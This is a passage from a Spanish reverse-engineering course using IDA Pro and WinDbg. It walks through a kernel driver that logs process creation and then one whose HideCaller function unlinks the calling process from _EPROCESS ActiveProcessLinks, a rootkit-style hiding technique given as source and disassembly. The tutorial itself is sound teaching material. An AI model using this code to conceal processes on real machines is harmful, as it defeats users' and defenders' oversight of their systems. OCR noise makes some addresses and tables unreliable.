
```

DebugView on \\SEVEN1 (local)
File Edit Capture Options Computer Help


Time Debug Print
462.72485352 DriverDispatch called
462.72583008 DriverDispatch called in IOCTL
462.72677612 Hello World!
537.46795654 DriverDispatch called
537.46929932 DriverDispatch called in IOCTL
569.692299316 Process 2572 created process 4084
570.33386230 Process 4084 created process 432
570.99975586 Process 432 created process 2932
571.22680664 Process 2932 has ended
571.92462158 Process 2896 created process 636
571.97113037 Process 2896 created process 2500

```

Vemos como nos loguea los procesos que arrancan y se cierran en mi caso arranque el Internet explorer




Ahí está el PID del IE es 4084 y el padre es el Explorer al arrancar con doble click, cualquier proceso que arranca en la maquina o se detiene se logueara allí, ahora cerrare el IE.




Bueno funciona ahora deshookeemos con 3, vemos que no se loguean mas los procesos que abrimos y cerramos.


Con respecto al reversing es similar al caso anterior.



En el Dispatch vemos en este caso EDI que es Irp + 0x60, tendrá la dirección de la estructura \_IO\_STACK\_LOCATION, ademas de poner un breakpoint alli, una vez que sincronizamos las estructuras necesarias en LOCAL TYPES, nos aparecerá que ese campo es MajorFunction




En el caso cuando MajorFunction vale 0xE o sea que estamos usando DeviceIoControl, apretamos T y de todas las opciones elegimos esa, que es para cuando se usa DeviceIoControl.




Vemos que cuando es IOCTL\_SAYHELLO va al bloque amarillo que imprime HELLO WORLD, en los otros dos casos va por los bloques verdes en el caso IOCTL\_HOOK hace PUSH ESI que es cero para pasar el argumento FALSE a la api PsSetCreateProcessNotifyRoutine@8 y en el caso de IOCTL\_UNHOOK hace PUSH 1 que es TRUE.

El otro argumento es el offset de la función donde saltara.



Si hacemos click alli iremos a la misma.



Allí vemos si Create es falso o sea CERO salta a PROCESS (PID) HAS ENDED y si es verdadero PROCESS (PID) CREATED PROCESS (PID)

Si ponemos un breakpoint aquí, parará cada vez que arranquemos un proceso después de haber apretado 2 en el script de Python para HOOKEAR.

Les dejo como tarea poner los breakpoints en esta función y en el Dispatch y tracear para chequear lo que hemos dicho reverseando.

Hasta la parte siguiente  
Ricardo Narvaja

# INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 55 KERNEL.

Vamos a ver el siguiente ejemplo, pero como en este caso vamos a modificar un valor desde kernel, debemos ver bien que hacemos sino provocaremos una pantalla azul.

Lo primero que haremos sera cargar el ejercicio anterior y debuggearlo con windbg para ver un valor que es necesario para este ejemplo.

Porque no digo el valor es tal, porque este offset cambia entre sistema y sistema, a pesar de que avise de que estoy usando Windows 7 de 32 bits como target por ahora, conviene chequearlo de paso aprendemos mas sobre las estructuras que se manejan.

Como vimos en la parte anterior arrancamos el target con el windbg debuggeando el kernel remoto como se explica alli, y cuando arranca el sistema, con el OSRLOADER arrancamos el driver, luego breakeamos en el windbg y como vimos cambiamos al proceso OSRLOADER con

```
.process /i xxxxxxxx
```

, poniendo el numero al lado del nombre del proceso.



```
DirBase: 3ec6e3e0 ObjectTable: 8fc70f00 HandleCount: 183.  
Image: taskhost.exe  
  
PROCESS 85c9fb68 SessionId: 0 Cid: 09a4 Peb: 7ffdf000 ParentCid: 0214  
DirBase: 3ec6e440 ObjectTable: 958b0948 HandleCount: 167.  
Image: sppsvc.exe  
  
PROCESS 85a50d40 SessionId: 1 Cid: 0a60 Peb: 7ffdf000 ParentCid: 039c  
DirBase: 3ec6e460 ObjectTable: 95899478 HandleCount: 70.  
Image: dwm.exe  
  
PROCESS 85937530 SessionId: 1 Cid: 0a6c Peb: 7ffd8000 ParentCid: 0a4c  
DirBase: 3ec6e480 ObjectTable: 96e03400 HandleCount: 852.  
Image: explorer.exe  
  
PROCESS 83fee6c0 SessionId: 1 Cid: 0acc Peb: 7ffda000 ParentCid: 0a6c  
DirBase: 3ec6e4a0 ObjectTable: 9661d9a8 HandleCount: 33.  
Image: jusched.exe  
  
PROCESS 85ca1b18 SessionId: 1 Cid: 0ad4 Peb: 7ffd9000 ParentCid: 0a6c  
DirBase: 3ec6e4c0 ObjectTable: 96639a18 HandleCount: 217.  
Image: vmtcoolsd.exe  
  
PROCESS 840ab770 SessionId: 0 Cid: 0bbc Peb: 7ffde000 ParentCid: 0214  
DirBase: 3ec6e500 ObjectTable: 9622ab80 HandleCount: 652.  
Image: SearchIndexer.exe  
  
PROCESS 8411e030 SessionId: 0 Cid: 0c1c Peb: 7ffd5000 ParentCid: 0bbc  
DirBase: 3ec6e4e0 ObjectTable: 962a03c8 HandleCount: 316.  
Image: SearchProtocolHost.exe  
  
PROCESS 841194b0 SessionId: 0 Cid: 0c3c Peb: 7ffda000 ParentCid: 0bbc  
DirBase: 3ec6e3c0 ObjectTable: 962aa9f0 HandleCount: 82.  
Image: SearchFilterHost.exe  
  
PROCESS 840f7d40 SessionId: 1 Cid: 0cb0 Peb: 7ffd9000 ParentCid: 0a6c  
DirBase: 3ec6e420 ObjectTable: 96637008 HandleCount: 230.  
Image: OSRLOADER.exe  
  
PROCESS 85c1dc68 SessionId: 0 Cid: 0cf8 Peb: 7ffdb000 ParentCid: 0214  
DirBase: 3ec6e1a0 ObjectTable: 9665a5e0 HandleCount: 314.  
Image: svchost.exe  
  
PROCESS 85e4e2b0 SessionId: 0 Cid: 0e7c Peb: 7ffd8000 ParentCid: 0214  
DirBase: 3ec6e3a0 ObjectTable: 96300660 HandleCount: 117.  
Image: WmiApSrv.exe
```

```
kd> !process 0 0
```

En mi caso

```
.process /i 840f7d40
```

Y luego G.

Bueno ese famoso numerito que nunca dijimos el nombre, es la dirección de la estructura \_EPROCESS en mi caso **840f7d40**.

```
kd> dt _EPROCESS 840f7d40
ntdll!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : _EX_PUSH_LOCK
+0xa0 CreateTime : _LARGE_INTEGER 0x01d362ae`25f7898c
+0xa8 ExitTime : _LARGE_INTEGER 0x0
+0xb0 RundownProtect : _EX_RUNDOWN_REF
+0xb4 UniqueProcessId : 0x00000cb0 Void
+0xb8 ActiveProcessLinks : _LIST_ENTRY [ 0x85c1dd20 - 0x84119568 ]
+0xc0 ProcessQuotaUsage : [2] 0x24a4
+0xc8 ProcessQuotaPeak : [2] 0x2778
+0xd0 CommitCharge : 0x638
+0xd4 QuotaBlock : 0x85a6ad80 _EPROCESS_QUOTA_BLOCK
+0xd8 CpuQuotaBlock : (null)
+0xdc PeakVirtualSize : 0x6bfc000
+0xe0 VirtualSize : 0x69ac000
+0xe4 SessionProcessLinks : _LIST_ENTRY [ 0x8aa08010 - 0x85ca1bfc ]
```

Si dumpeo la estructura en mi caso usare.

```
dt _EPROCESS 840f7d40
```

Veo que en mi caso en 0xB8 esta la estructura ActiveProcessLinks que es la que estoy buscando, este offset varia de sistema en sistema, en XP esta en 0x88 y en otros sistemas variara también de posición por lo cual esta bueno chequear su valor en nuestra maquina target.

La estructuras del tipo \_LIST\_ENTRY como esta, en 32 bits tienen 8 bytes de largo, y están compuestas de dos punteros.

```
kd> dt _LIST_ENTRY 840f7d40 + 0xb8
ntdll!_LIST_ENTRY
[ 0x85c1dd20 - 0x84119568 ]
+0x000 Flink : 0x85c1dd20 _LIST_ENTRY [ 0x85e4e368 - 0x840f7df8 ]
+0x004 Blink : 0x84119568 _LIST_ENTRY [ 0x840f7df8 - 0x8411e0e8 ]
```

Usando dd se puede ver también.

```
kd> dt _LIST_ENTRY 840f7d40 + 0xb8
ntdll!_LIST_ENTRY
[ 0x85c1dd20 - 0x84119568 ]
+0x000 Flink : 0x85c1dd20 _LIST_ENTRY [ 0x85e4e368 - 0x840f7df8 ]
+0x004 Blink : 0x84119568 _LIST_ENTRY [ 0x840f7df8 - 0x8411e0e8 ]
kd> dd 840f7d40 + 0xb8
840f7df8 85c1dd20 84119568 000024a4 00031fb
840f7e08 00002778 00033374 00000638 85a6ad80
840f7e18 00000000 06bfc000 069ac000 8aa08010
840f7e28 85ca1bfc 00000000 8593f4c8 96637008
840f7e38 962f74a4 00033e7c 00000000 00000000
840f7e48 00000000 00000000 00000000 00000000
840f7e58 000002b6 00000000 ffb0e4a0 00000000
840f7e68 96336318 01000000 938daf58 00000000
```

Que allí en el offset 0xb8 esta el primer puntero que es Flink cuyo valor en mi caso 0x85c1dd20 y el Blink que vale en mi caso 0x84119568.

Esos son los dos campos de la misma estructura ActiveProcessLink y apuntan a la misma estructura en el siguiente y el anterior proceso, como sabemos que esa estructura en nuestro sistema esta en el

offset 0xb8, podemos hallar el EPROCESS del proceso anterior al mio y del siguiente al mio, restandole a ambos valores 0xb8.

```
? In[61]: hex(0x85c1dd20-0x0b8)
Out[61]: '0x85c1dc68L'
? In[62]: hex(0x84119568-0x0b8)
Out[62]: '0x841194b0L'
```

Si vemos los EPROCESS de los otros procesos con !process 0 0

```
PROCESS 840ab770 SessionId: 0 Cid: 0bbc Peb: 7ffde000 ParentCid: 0214
DirBase: 3ec6e500 ObjectTable: 9622ab80 HandleCount: 652.
Image: SearchIndexer.exe
PROCESS 8411e030 SessionId: 0 Cid: 0c1c Peb: 7ffd5000 ParentCid: 0bbc
DirBase: 3ec6e4e0 ObjectTable: 962a03c8 HandleCount: 316.
Image: SearchProtocolHost.exe
PROCESS 841194b0 SessionId: 0 Cid: 0c3c Peb: 7ffda000 ParentCid: 0bbc
DirBase: 3ec6e4c0 ObjectTable: 962aa9f0 HandleCount: 82.
Image: SearchFilterHost.exe
PROCESS 840ff7d40 SessionId: 1 Cid: 0cb0 Peb: 7ffdb9000 ParentCid: 0a6c
DirBase: 3ec6e420 ObjectTable: 96637008 HandleCount: 230.
Image: OSRLOADER.exe
PROCESS 85c1dc68 SessionId: 0 Cid: 0cf8 Peb: 7ffdb000 ParentCid: 0214
DirBase: 3ec6e1a0 ObjectTable: 9665a5e0 HandleCount: 314.
Image: svchost.exe
PROCESS 85e4e2b0 SessionId: 0 Cid: 0e7c Peb: 7ffd8000 ParentCid: 0214
DirBase: 3ec6e3a0 ObjectTable: 96300660 HandleCount: 117.
Image: WmiApSrv.exe

PROCESS 840ab770 SessionId: 0 Cid: 0bbc Peb: 7ffde000 ParentCid: 0214
DirBase: 3ec6e500 ObjectTable: 9622ab80 HandleCount: 652.
Image: SearchIndexer.exe
PROCESS 8411e030 SessionId: 0 Cid: 0c1c Peb: 7ffd5000 ParentCid: 0bbc
DirBase: 3ec6e4e0 ObjectTable: 962a03c8 HandleCount: 316.
Image: SearchProtocolHost.exe
PROCESS 841194b0 SessionId: 0 Cid: 0c3c Peb: 7ffda000 ParentCid: 0bbc
DirBase: 3ec6e4c0 ObjectTable: 962aa9f0 HandleCount: 82.
Image: SearchFilterHost.exe
PROCESS 840ff7d40 SessionId: 1 Cid: 0cb0 Peb: 7ffdb9000 ParentCid: 0a6c
DirBase: 3ec6e420 ObjectTable: 96637008 HandleCount: 230.
Image: OSRLOADER.exe
PROCESS 85c1dc68 SessionId: 0 Cid: 0cf8 Peb: 7ffdb000 ParentCid: 0214
DirBase: 3ec6e1a0 ObjectTable: 9665a5e0 HandleCount: 314.
Image: svchost.exe
PROCESS 85e4e2b0 SessionId: 0 Cid: 0e7c Peb: 7ffd8000 ParentCid: 0214
DirBase: 3ec6e3a0 ObjectTable: 96300660 HandleCount: 117.
Image: WmiApSrv.exe
```

Vemos que nos da el EPROCESS del proceso siguiente y el anterior al OSRLOADER.

Por lo tanto FLINK que es FORWARD LINK apunta a la misma estructura ActiveProcessLink del siguiente proceso y BLINK que es BACKWARD LINK apunta a la misma estructura del anterior proceso de la lista y en mi sistema el OFFSET a ActiveProcessLink es 0xb8.

Bueno esto es por ahora lo que necesitamos saber para entender el funcionamiento del próximo driver que compilaremos.

Como siempre adjuntare el código fuente, pero esencialmente al driver anterior le agregamos una función que se llama HideCaller ya estudiaremos que hace, lo compilo en modo release y lo copio junto con los símbolos a una carpeta para abrirla con IDA.

```

25 }
26 VOID HideCaller(VOID)
27 {
28     ULONG eProcess;
29     PLIST_ENTRY plist;
30     int FLINKOFFSET = 0xb8; ↴
31
32     eProcess = (ULONG)PsGetCurrentProcess();
33     plist = (PLIST_ENTRY)(eProcess + FLINKOFFSET);
34
35     DbgPrint("plist->Blink %x\n", plist->Blink);
36     DbgPrint("plist->Flink %x\n", plist->Flink);
37     DbgPrint("plist->Flink + 1 %x\n", plist->Flink + 1);
38
39     *((ULONG*)plist->Blink) = (ULONG)plist->Flink;
40     *((ULONG*)plist->Flink + 1) = (ULONG)plist->Blink;
41
42     plist->Flink = (PLIST_ENTRY) &(plist->Flink);
43     plist->Blink = (PLIST_ENTRY) &(plist->Flink);
44
45 }
46
47 NTSTATUS DriverDispatch(
48     IN PDEVICE_OBJECT DeviceObject,
49     IN PIRP Irp)
50 {
51     PIO_STACK_LOCATION iosp;
52     ULONG ioControlCode;
53     NTSTATUS status;
54     DbgPrint("DriverDispatch called\n");
55
56     HideCaller(); ↴

```

Vemos que la agregamos una función llamada HideCaller, si lo abrimos en IDA con sus símbolos, vemos dentro del DriverDispatch una llamada a HideCaller.

```

0040120C
0040120C
0040120C ; Attributes: bp-based frame
0040120C
0040120C ; int __stdcall DriverDispatch(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
0040120C _DriverDispatch@8 proc near
0040120C
0040120C DeviceObject    = dword ptr  8
0040120C Irp          = dword ptr  0Ch
0040120C
0040120C     push    ebp
0040120D     mov     ebp, esp
0040120F     push    ebx
00401210     push    esi
00401211     push    edi
00401212     push    offset Format ; "DriverDispatch called\n"
00401217     call    _DbgPrint
0040121C     pop    ecx
0040121D     call    HideCaller@0 ; HideCaller()
00401222     mov     ebx, [ebp+Irp]
00401225     xor     esi, esi
00401227     mov     edi, [ebx+60h]
0040122A     movzx  eax, byte ptr [edi]
0040122D     sub    eax, esi
0040122F     jz     short loc_401286

```

Vemos que es una rutina sencilla

```
004013D6
004013D6
004013D6
004013D6 ; _DWORD __stdcall HideCaller()
004013D6 _HideCaller@0 proc near
004013D6     call    ds:_imp__IoGetCurrentProcess@0 ; IoGetCurrentProcess()
004013DC     mov     edx, [eax+0BCh]
004013E2     add     eax, 0B8h
004013E7     mov     ecx, [eax]
004013E9     mov     [edx], ecx
004013EB     mov     edx, [eax]
004013ED     mov     ecx, [eax+4]
004013F0     mov     [edx+4], ecx
004013F3     mov     [eax], eax
004013F5     mov     [eax+4], eax
004013F8     retn
004013F8 _HideCaller@0 endp
004013F8
```

La función IoGetCurrentProcess devuelve un puntero al EPROCESS de nuestro proceso.

## IoGetCurrentProcess

### Description

The IoGetCurrentProcess routine returns a pointer to the current process (i.e. the EPROCESS structure of the process).

### Syntax

```
PEPROCESS IoGetCurrentProcess(void);
```

### Parameters

This routine has no parameters.

Bueno la estructura eprocess no la tenemos en IDA hay que agregarla a mano pero con lo que ya vimos en el windbg podemos crear una estructura vacía de largo 0x300 que nos sobra.

Vemos que cree una estructura vacía con el método que mostramos anteriormente en el curso.

```
vvvvvvvv , -----
00000000
00000000 EPROCESS      struc ; (sizeof=0x300, mappedto_1320)
00000000 Field_0       db ?
00000001 Field_1       db ?
00000002 Field_2       db ?
00000003 Field_3       db ?
00000004 Field_4       db ?
00000005 Field_5       db ?
00000006 Field_6       db ?
00000007 Field_7       db ?
00000008 Field_8       db ?
00000009 Field_9       db ?
0000000A Field_10      db ?
0000000B Field_11      db ?
0000000C Field_12      db ?
0000000D Field_13      db ?
0000000E Field_14      db ?
0000000F Field_15      db ?
00000010 Field_16      db ?
```

Sabíamos que en el offset 0xb8 empezaba la estructura de 8 bytes ActiveProcessLink así que vamos allí en la pestaña estructuras y la agregamos.

```

DirBase: 3ec6e3a0 ObjectTable: 96300660 HandleCount: 117.
Image: WmiApSrv.exe

kd> dt _EPROCESS 840f7d40
ntdll!_EPROCESS
+0x000 _Pcb : _KPROCESS
+0x098 _ProcessLock : _EX_PUSH_LOCK
+0xa0 CreateTime : _LARGE_INTEGER 0x01d362ae`25f7898c
+0xa8 _ExitTime : _LARGE_INTEGER 0x0
+0xb0 _RundownProtect : _EX_RUNDOWN_REF
+0xb4 UniqueProcessId : 0x00000cb0 Void
+0xb8 ActiveProcessLinks : _LIST_ENTRY [ 0x85c1dd20 - 0x84119568 ]
+0xc0 ProcessQuotaUsage : [2] 0x24a4
+0xc8 ProcessQuotaPeak : [2] 0x2778
+0xd0 CommitCharge : 0x638
+0xd4 QuotaBlock : 0x85a6ad80 _EPROCESS_QUOTA_BLOCK
+0xd8 CpuQuotaBlock : (null)
+0xdc PeakVirtualSize : 0x6bfc000
+0xe0 VirtualSize : 0x69ac000
+0xe4 SessionProcessLinks : _LIST_ENTRY [ 0x8aa08010 - 0x85ca1bfc ]
+0xec DebugPort : (null)

```

000000B7	Field_B7	db ?
000000B8	ActiveProcessLink	db ?
000000B9	Field_B9	db ?
000000BA	Field_BA	db ?
000000BB	Field_BB	db ?
000000BC	Field_BC	db ?

Allí es un DWORD veremos de cambiarla ya que es del tipo \_LIST\_ENTRY.

Ordinal	Name	Size	Sync	Description
97	JRP	00000070		struct { _int16 Type;unsigned __int16 Size;_MDL *MdAddress;unsigned int Flags;\$9A24C53A5C056AFE117F86C9FE...}
99	_LIST_ENTRY	00000008		struct { _LIST_ENTRY *Link; _LIST_ENTRY *Blink; }
108	_DISPATCHER_HEADER	00000010		struct {\$6479653F7D6A6C5D6C5B1D0ABD5147189 __u0:int SignalState; _LIST_ENTRY WaitListHead; }
113	_DEVICE_QUEUE_ENTRY	00000010		struct _dedspec(align(4)) { _LIST_ENTRY DeviceListEntry;unsigned int SortKey;char Inserted; }
126	_FILE_OBJECT	00000080		struct {\$_int16 Type;_int16 Size;_DEVICE_OBJECT *DeviceObject,_VPB *Vpb;void *FsContext;void *FsContext2;...}
174	\$932E05C26355A9BAB561...	00000028		struct {\$450198DEAC52F76DF70C139FBFB03F2 __u0;struct _ETHREAD Thread;char *AuxiliaryBuffer; _LIST_EN...
175	_KAPC	00000030		struct _dedspec(align(2)) {char Type;char SpareByte0;char Size;char SpareByte1;unsigned int SpareLong0;struct _...
177	_KDPC	00000020		struct {char Type;char Importance;volatile unsigned __int16 Number; _LIST_ENTRY DpcListEntry;void (*_stdcall *De...
179	\$E864B0AB035D0FB6B61...	00000028		union {_LIST_ENTRY ListEntry,_WAIT_CONTEXT_BLOCK Wcb;}
180	KDFVICF_QHJUF	00000014		struct _dekspec(align(4)) { int16 Tme; int16 Size; _LIST_ENTRY DevicelistHead;unsigned int Lock;char Busv; }

Sincronizamos \_LIST\_ENTRY y entonces volvemos a la estructura y nos posicionamos en el campo y apretamos ALT mas Q para cambiar ese campo al tipo estructura y elegimos la estructura LIST\_ENTRY que es de 8 bytes.


000000A5	field_A5	db ?
000000A6	field_A6	db ?
000000A7	field_A7	db ?
000000A8	field_A8	db ?
000000A9	field_AA	db ?
000000B0	field_AB	db ?
000000C0	field_AC	db ?
000000D0	field_AD	db ?
000000E0	field_AF	db ?
000000F0	field_B0	db ?
00000001	field_B1	db ?
00000002	field_B2	db ?
00000003	field_B3	db ?
00000004	field_B4	db ?
00000005	field_B5	db ?
00000006	field_B6	db ?
00000007	field_B7	db ?
000000B8	ActiveProcessLink	db ?
000000B9	field_B9	db ?
000000BA	field_BA	db ?
000000BB	field_BB	db ?
000000BC	field_BC	db ?
000000BD	field_BD	db ?
000000BE	field_BE	db ?
000000BF	field_BF	db ?
000000C0	field_C0	db ?
000000C1	field_C1	db ?
000000C2	field_C2	db ?
000000C3	field_C3	db ?
000000C4	field_C4	db ?
000000C5	field_C5	db ?
000000C6	field_C6	db ?
000000C7	field_C7	db ?
000000C8	field_C8	db ?
000000C9	field_C9	db ?
000000CA	field_CA	db ?

```

00000000  _EPROCESS
00000006  Field_B6      db ?
00000007  Field_B7      db ?
00000008 ActiveProcessLink _LIST_ENTRY ?
00000008  Field_C0      db ?
00000009  Field_C1      db ?

```

Ahora quedo mas lindo jeje.



Ahora apretando T vemos que ese campo es el BLINK ya que esta en 0xBC.

